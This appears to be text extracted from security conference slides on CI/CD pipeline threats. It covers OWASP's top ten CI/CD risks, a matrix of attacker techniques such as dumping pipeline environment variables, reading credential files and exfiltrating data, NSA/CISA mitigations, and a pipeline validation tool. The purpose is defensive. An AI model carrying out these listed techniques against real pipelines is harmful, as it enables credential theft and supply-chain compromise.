
Coverage

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TA04	Pipeline configuration poisoning	Major	Unlikely	High	
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical	

Top 10 CI/CD Security Risks



OWASP

- | | |
|-------------|---|
| CICD-SEC-1 | Insufficient Flow Control Mechanisms |
| CICD-SEC-2 | Inadequate Identity and Access Management |
| CICD-SEC-3 | Dependency Chain Abuse |
| CICD-SEC-4 | Poisoned Pipeline Execution (PPE) |
| CICD-SEC-5 | Insufficient PBAC (Pipeline-Based Access Controls) |
| CICD-SEC-6 | Insufficient Credential Hygiene |
| CICD-SEC-7 | Insecure System Configuration |
| CICD-SEC-8 | Ungoverned Usage of 3rd Party Services |
| CICD-SEC-9 | Improper Artifact Integrity Validation |
| CICD-SEC-10 | Insufficient Logging and Visibility |

Coverage with YSNP

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							

NSA, CISA | Defending Continuous Integration/Continuous Delivery (CI/CD) Environments

Authentication and access mitigations

- Implement least-privilege policies for CI/CD access
- Secure user accounts
- Secure secrets
- Implement network segmentation and traffic filtering
- ...

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- Maintain up-to-date software and operating systems
- Implement endpoint detection and response (EDR) tools
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Development process mitigations

- Integrate security scanning as part of the CI/CD pipeline
- Restrict untrusted libraries and tools
- Analyze committed code
- ...

NO




Summary

Thank you!



CI/CD is powerful but watch out



Custom executor adds repo & image & script & user validation



Try it out: <https://github.com/kudelskisecurity/youshallnotpass/>
For GitLab + GitHub (experimental) !



More on our blog: <https://research.kudelskisecurity.com>



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